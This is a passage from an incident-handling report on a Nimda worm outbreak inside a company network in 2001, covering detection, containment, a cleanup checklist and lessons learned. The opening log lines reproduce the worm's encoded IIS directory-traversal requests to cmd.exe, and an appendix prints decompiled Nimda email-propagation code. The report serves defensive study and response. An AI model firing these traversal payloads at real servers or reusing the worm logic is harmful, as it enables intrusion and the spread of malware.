9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:10   172.16.70.134    172.16.161.23   www   GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73   www   GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

```
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.70.134    172.16.160.73    www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.79.36     www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.161.18    www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0
9/18/2001 14:11   172.16.153.154   172.16.78.164    www    GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0
```

Now that Nimda was confirmed inside our network we had to take action quickly in order to prevent us form contributing to the chaos on the Internet by spreading the worm.

Containment

Once we knew we had Nimda on our network, we knew we had to act quickly to stop it from spreading both internally and to the rest of the Internet. We also knew that we only had a few machines that were vulnerable, so we would not have to take drastic measures to prevent the spread to the Internet, such as unplugging ourselves form the net. Instead we took a much more localized approach and had our networking group deactivate the ports that the machines were plugged into. We identified hosts that needed to be deactivated based on network traffic detected by our IDS. Networking disabled the ports by logging into the switch and then using this command: "Set port disable <board #>/<port#>". This allowed us to quickly and remotely stop the spread of the worm on our network. We blocked the ports with the okay of our direct management and they afterwards informed up the chain of our actions. Everyone up the chain felt the appropriate action was taken. We were politically able to take these steps because the systems were supposed to already be patched back on the 8th. Any system not patched was the fault of the group using that system that prevented the necessary down time for the patch (there were various reasons for this, such as the machine is part of the factory and it can't be down while they are producing, to very simply, the machine is a production server and can't be taken down, no other reasoning beyond that). On the 8th it was explained to any group that did not patch what our actions would be if we were attacked by something that used the vulnerabilities the patch fixed. Perhaps next time they will make the down time.

Once the spread of the worm was stopped we were able to review our logs and pinpoint the physical location of the hosts that had Nimda. We then sent teams out to each host to inspect the machine to make sure it was Nimda causing the network traffic from the host. This was done by verifying that the files that Nimda installs on infected systems were there. We verified these files by using Windows Explorer and navigating the directory tree, as well as using the find command under start-> find-> files or folders (or on a Win2k system Start -> search -> for files or folders). We also looked at the registry keys using regedit32.exe from start-> run and verified that the registry changes had been made. These were just precautionary steps since we were pretty certain based on the network traffic that it was infected with Nimda.

We were not concerned with backing up the systems infected with Nimda because we knew there would be no way to go after anyone for damages. All of our systems get backed up every day by a central backup server, so we were pretty certain we had a good copy of the system, pre Nimda that we could restore from.

Eradication/ Recovery

We had a team go out to these machines to clean the worm, patch the box and update the virus scanner on it. Once we got word back from this team that all this was done we re-enabled the port

On infected systems we tried to wipe the drive, reinstall the operating systems, restore from a known good backup and patch the system to the latest version. However there were occasions where we were unable to wipe the drive so instead had to clean the machine. A process was developed for cleaning machines prior to returning them to the network. This process included:

1. Scan the machine with a virus scanner on all local drives and all files
2. Delete all infected files that could not be cleaned
3. Rename all infected files that could not be cleaned or deleted
4. Remove from the Registry the following key crated by Nimda: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
5. In the windows directory open system.ini in a text editor and replace the line "shell=explorer.exe load.exe –donotloadold" with "shell=explorer.exe"
6. Restart the system
7. Rescan for viruses on all files on all local drives
8. Delete all *.tmp files from all temporary directories (\temp, \windows\temp, \documents settings\username\local settings\temp)
9. If any of the hidden files Nimda installs are still on the system (after the virus scans), delete them:
    a. Mmc.exe
    b. Load.exe
    c. Riched20.dll
    d. Admin.dll
    e. Wininit.ini
10. Replace the file "riched20.dll" in the \windows\system or \winnt\system32 folders with a known good copy.
11. Reboot the system
12. Remove all shares from all local hard drives
13. Replace the appropriate shares with the appropriate permissions
14. Delete the "Guest" account
15. Replace the Guest account with the appropriate permissions and access rights
16. Check all *.html, *.asp and *.htm files as well as all files named default, index, main and readme for the javascript code:
    <html><script language="JavaScript">window.open("readme.eml", null, "resizable=no,top=6000,left=6000")</script></html>
17. Clean any Code Red II back doors on the system
    a. Delete the following files:
        i. \inetpub\scripts\root.exe
        ii. \progra~1\common~1\system\MSADC\root.exe
        iii. \explorer.exe
    b. Remove the following Registry Keys:
        i. SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\C
        ii. SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\D

    c. Remove the "217" string from these keys in the Registry:
        i. SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\Scripts
        ii. SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\MSADC

    (Erdelyi)

18. Patch the system with the latest patches
19. Run a virus scanner one more time for good measure

Once the boxes were either reinstalled and patched or had gone through all the steps above, a second team verified what was done and then gave the okay for our Networking group to turn the port back on for that computer. The IT Security team then monitored the boxes closely (along with the rest of the network) for any signs of re-infection.

Early on we had a couple instances where a "clean" box was brought back on the network and then got re-infected because the appropriate patches were not installed. This is why we added the second group to double check the system, for quality control.

Lessons Learned

This incident caused the security team to come out in a positive light because we had patched so many boxes before the incident even occurred, thus, company down time was at a minimum. This incident also called attention to senior management of how important patching is, and we were granted new powers to force groups and administrators to patch their boxes. Along with this authority we were given the important authority to disable the network port that the box is plugged into if they did not patch their box (even if there was not a current exploit occurring at the time). Before this we could only pull the plug on a machine if it was compromised or was actively causing danger to the company in some way.

Nimda made it into our network through a remote dialup line that only dials out. That line dialed into another company's network and through that connection was infected. The best way to prevent this from reoccurring would be to remove the ability to connect to any computers outside the company, however this is not a practical solution. We also have very little control over other company's networks and computers, so forcing them to keep patched and then verifying that they are keeping patch is also impractical. This leaves us looking at solutions that we can control on our own systems. Keeping up with the latest patches on all our systems would have prevented Nimda from infecting us. Better monitoring of our internal network would have warned us sooner of Nimda's presence. Better monitoring of the computer doing the dialup connection may have warned us of Nimda's penetration.

To prevent future infection we need to keep up with patches, deploy more IDS sensors within our company, and install a host based IDS on machines that have access to other networks as well as critical machines.

In this incident there were a lot of things that worked to help keep things from getting out of hand. These things need to continue to work to prevent future incidents from getting out of hand.

- Our Antivirus infrastructure worked very well, we were up to date on our virus definitions, and had the capability to push out the new definitions that detect Nimda as soon as we received them from our antivirus vendor.
- Our relationship with our anti-virus vendor proved to be very good to, because we were able to get the new definitions as soon as they had them ready.
- The communication between all the groups involved worked well. As soon as we verified Nimda on our network we were able to quickly get a hold of our networking group and deactivate the ports.
- Once the ports were deactivated the process that was set up to reactivate a port was followed, no one was able to circumvent the process.
- The help desk was kept in the loop on what was happening so when someone called them they knew exactly what was going on and could keep their customers informed.
- The Incident handling policy proved to be a valuable tool in helping everyone address the issue in an orderly manor.
- Our Firewall rule set that blocks all inbound traffic on all ports, unless it is part of an established connection out bound, helped to prevent early infection on our internal hosts.
- Our backup solution worked extremely well, all systems that needed to be restored from backup were easily done. All the tapes were good and all the data on the tapes was retrievable.
- Patching, while a lack of patching is the reason we were infected with Nimda, the fact that we only had a relatively small number of machines hit shows that our patching was a relative success. All of our machines visible to the Internet were patched prior to Nimda and did not get infected, despite being hit by the exploit. Most of our internal machines were patched as well, preventing them from getting Nimda once it breached our network.

We still had a number of hosts that did get infected however, and this is an area we need to improve on. Many of these hosts we didn't know about before we ran our own vulnerability scan on our internal network and some we didn't know until we saw the infected machine on the network trying to spread Nimda. Because of our environment and culture, it will be unlikely that we will be able to get a real handle around the machines placed on the network, but we can do a batter job of trying.

Another area we needed improvement in was monitoring of modems. We failed to consider a dial-out only modem as a serious threat to the security of the company. We now see that we need to come up with a better way to monitor and keep track of those modems, a process that is still being worked on.

One of the best lessons that came out of this incident is that we had a much smaller incident than we could have if we had not patched a few days earlier. So patching has now become a much higher priority at the company, and we have been give a much stronger stick to wield in order to get someone to patch their systems.

Nimda made it into our network because some groups refused to patch their boxes because it required down time, also because we didn't know about all of our machines that were vulnerable, because we have too many rogue machines on the network, and because of an over site of not seeing out dialing only modems as a threat. All of these issues have been addressed or are in the process of being addressed so that hopefully we wont have another incident like Nimda on our network again.

REFERENCES:

Anonymous "CAN-2001-500 (under review)." 27 July 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500 (16 January 2002).

Anonymous "CVE-2000-0854." 7 May 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2000-0854 (16 January 2002).

Anonymous "CVE-2000-0884." 22 January 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2000-0884 (16 January 2002).

Anonymous "CVE-2001-0154" 7 May 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2001-0154 (16 January 2002).

Anonymous "CVE-2001-0333." 18 September 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2001-0333 (16 January 2002).

Anonymous. "W32/Nimda-A Worm Analysis." Astalavista Group. 18 September 2001. URL: http://www.astalavista.com/trojans/library/worms/nimda/091801_nimda.shtml (7 December 2001).

Centralcommand.com. "What is Win32.Nimda.A@mm?." 2001. URL: http://support.centralcommand.com/cgi-bin/command.cfg/php/enduser/std_adp.php?p_refno=010918-000005 (5 January 2002).

Cisco Inc. "How to Protect Your Network Against the Nimda Virus." 2001. URL: http://www.cisco.com/warp/public/63/nimda.shtml (12 January 2002).

Danyliw, Roman, Chad Dougherty, Allen Householder, Robin Ruelfe. "CERT Advisory CA-2001-26 Nimda Worm." 25 September 2001. URL: http://www.cert.org/advisories/CA-2001-26.html (29 December 2001).

DiamondCS.com.au. "Nimda Mutex – Nimda Mutex Creation Test." Free DiamondCS Open Source Code. 14 November 2001. URL: http://www.diamondcs.com.au/web/source (2 January 2002).

DiamondCS.com.au "Nimda Mutex.c Mutex Creation Test of Nimda Worm." 2001. URL: http://www.diamondcs.com.au/web/source/viewcode.php?source=nimda.c (2 January 2002).

Erdelyi, Gergely, Sami Rautiainen, Mikko Hypponen. "Code Red." F-Secure Virus Descriptions. 1 August 2001. URL: http://www.europe.f-secure.com/v-descs/bady.shtml (13 January 2002)

F-Secure Inc. "Nimda.B." F-Secure Virus Descriptions. 9 October 2001. URL: http://www.fsecure.com/v-descs/nimda_b.shtml (19 January 2002).

F-Secure Inc. "Nimda.c" F-Secure Virus Descriptions. 12 October 2001. URL: http://www.fsecure.com/v-descs/nimda_c.shtml (19 January 2002).

F-Secure Inc. "Nimda.d" F-Secure Virus Descriptions. 29 October 2001. URL: http://www.fsecure.com/v-descs/nimda_d.shtml (19 January 2002).

F-Secure Inc. "Nimda.e" F-Secure Virus Descriptions. 30 October 2001. URL: http://www.fsecure.com/v-descs/nimda_e.shtml (19 January 2002).

Feibel, Werner. Novell's Complete Encyclopedia of Networking. San Jose: Novell Press, 1995. 797-798.

Friedrichs, Oliver, Elias Levy, Andrew Mackie, Jensenne Roculan, Ryan Rusesell, Mario Van Velzen. "Nimda Reactivation Alert" ARIS predictor. Version 1. 26 September 2001. URL: http://aris.securityfocus.com/alerts/nimda/010918-Alert-Nimda.pdf (7 December 2001).

Internet Security Systems, Inc. “Aggressive Propagation of Nimda Worm.” Internet Security Systems Security Alert. 18 September 2001. URL: http://xforce.iss.net/alerts/advise97.php (3 December 2001).

Internet Security Systems, Inc. “Nimda Worm Propagation.” IIS X-Force Database (7130). 18 September 2001. URL: http://xforce.iss.net/static/7130.php (3 December 2001).

Mackie, Andrew, Jensenne Roculan, Ryan Russell, Mario Van Velzen. “Nimda Worm Analysis” ARIS predictor. Version 2. 21 September 2001. URL: http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf (7 December 2001).

Mcafee.com, Inc. “W32/Nimda.gen@MM.” Virus Profile. 5 October 2001. URL: http://vil.mcafee.com/dispVirus.asp?virus_k=99209& (29 December 2001).

Microsoft Inc. “15 August 2001 Cumulative Patch for IIS” Microsoft Security Bulletin MS01-044. 20 August 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp (12 January 2002).

Microsoft Inc. “Flaws in Web Server Certificate Validation Could Enable Spoofing.” Microsoft Security Bulletin MS01-027. 21 September 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-027.asp (12 January 2002).

Microsoft Inc. “Incorrect MIME Header Can Cause IE to Execute E-mail Attachment.” Microsoft Security Bulletin (MS01-020). 21 September 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp (12 January 2002).

Microsoft Inc. “Information on the ‘Nimda’ Worm.” 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/Nimda.asp (5 January 2002).

Minasi, Mark, Christa Anderson, Elizabeth Creegan. Mastering Windows NT Server 4 Fourth Edition. San Francisco: Sybex Inc, 1997. 84.

Qualcomm Inc. “Eudora MAPI FAQ.” 2 December 1996. URL: http://eudora.com/developers/mapi.html (28 December 2001).

Sauder, W. Douglas. “The MIME Information Page” 24 October 2001. URL: http://hunnysoft.com/mime/ (29 December 2001).

Sophos .com “W32/Nimda-A.” September 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdaa.html (19 January 2002).

Sophos.com “W32/Nimda-B.” October 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdab.html (19 January 2002).

Sophos.com “W32/Nimda-C.” December 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdac.html (19 January 2002).

Sophos.com “W32/Nimda-D.” December 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdad.html (19 January 2002).

Stevens, W. Richard. TCP/IP Illustrated, Volume1. Menlo Park, CA: Addison Wesley Longman, Inc, 1999. 1-3, 442, 213.

Stevens, W. Richard. TCP/IP Illustrated, Volume 3 TCP for Transactions, HTTP, NNTP, and the UNIX Domain. Menlo Park, CA: Addison Wesley Longman, Inc, 1999. 162.

Tocheva, K., G. Erdelyi, A. Podrezov, S. Rautiainen, M. Hypponen. “Nimda.” F-Secure Virus Descriptions. 11 October 2001. URL: http://www.fsecure.com/v-descs/nimda.shtml (19 January 2002).

APPENDIX:

The following is a piece of the Nimda source code found on Security Focus' web site. They used this code to show a threat of reactivation of Nimda:

```
/* Procedure: 0x3617548D - 0x3617558A */

EmailVector()
{
        SySTEMTIME st;              /* unknown void Vffffffd8; WORD SystemTime.wYear */
                                    /* unknown void Vffffffda; WORD SystemTime.wMonth */
                                    /* unknown void Vffffffde; WORD SystemTime.wDay */
        WORD saved_days;            /* unknown void Vffffffe8; */
        DWORD dwDisposition;        /* unknown void Vffffffec; */
        WORD modified;              /* unknown void Vfffffff0; */
        WORD days;                  /* unknown void Vfffffff4; */
        unsigned long len;          /* unsigned long Vfffffff8; */
        HKEY hKey;                   /* long Vfffffffc */

modified = 0;
GetSystemTime( & st );
days = (st.wYear * 365) + (st.wMonth * 30) + st.wDay;
len = 4;

/* Open the registry key. Create it if necessary */
/* -2147483647 == &H80000001 == HKEY_CURRENT_USER */
/* 983103 == KEY_ALL_ACCESS | 0 == REG_OPTION_NON_VOLATILE */

if (RegCreateKeyExA( HKEY_CURRENT_USER,
        "Software\Microsoft\Windows\CurrentVersion\Explorer\MapMail", 0, NULL,
        REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, NULL, & hKey, & dwDisposition ) == 0)
{

        /* REG_OPENED_EXISTING_KEY == 2 */

        if(dwDisposition != REG_OPENED_EXISTING_KEY) {

                /* If the key did not exist add the Cache sub-key */
                /* REG_DWORD == 4, ERROR_SUCCESS == 0 */

                if (RegSetValueExA(hKey, "Cache", 0, REG_DWORD, &days, len)
                        == ERROR_SUCCESS)
                {
                        modified = 1;
                }
        } else {

                /* if the key existed read the value of the sub-key */
                /* REG_NONE == 0 */

                if (RegQueryValueExA(hKey, "Cache", 0, REG_NONE, &saved_days, &len)
                        == ERROR_SUCCESS)
                {
                        /* if we could read the sub-key, if more than then days passed since it was last set update
                        it with the new trigger date */

                        if ( saved_days + 10 < days ) { RegSetValueExA(hKey, "Cache", 0, REG_DWORD,
                        &days, len); modified = 1;
                        }

                } else {
                        /* if we could not read the sub-key set it to the trigger date */

                        RegSetValueExA(hKey, "Cache", 0, REG_DWORD, & days, len);
                }
        }
        RegCloseKey(hKey);
    }

    *L3617D664 = 0;
    if (modified) {
            DoEmailVector();
    }
    return(1);
}

/* L3617558B() */
DoEmailVector()
{
        char buff[1024];  /* unknown */ void Vfffffbf8;
        DWORD len;        /* unknown */ void Vffffff8;
        HKEY hKey;        /* unknown void Vfffffffc; */

        /* -2147483647 == &H80000001 == HKEY_CURRENT_USER */
        /* 983103 == KEY_ALL_ACCESS | ERROR_SUCCESS == 0 */

        if (RegOpenKeyExA( HKEY_CURRENT_USER,
                "Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders", 0, KEY_ALL_ACCESS,
                &hKey) == ERROR_SUCCESS )
        {

                /* Lookup the Temporary Internet Files folder */

                RegQueryValueExA(hKey, "Cache", 0, REG_NONE, &buffer, &len);
                RegCloseKey(hKey);
                GetEmailAddressFromWebCache(buff);
        }

        GetEmailAddressFromMAPI();
        SendEmail();

        return 1;
}
```

(Friedrichs, pp.4-5).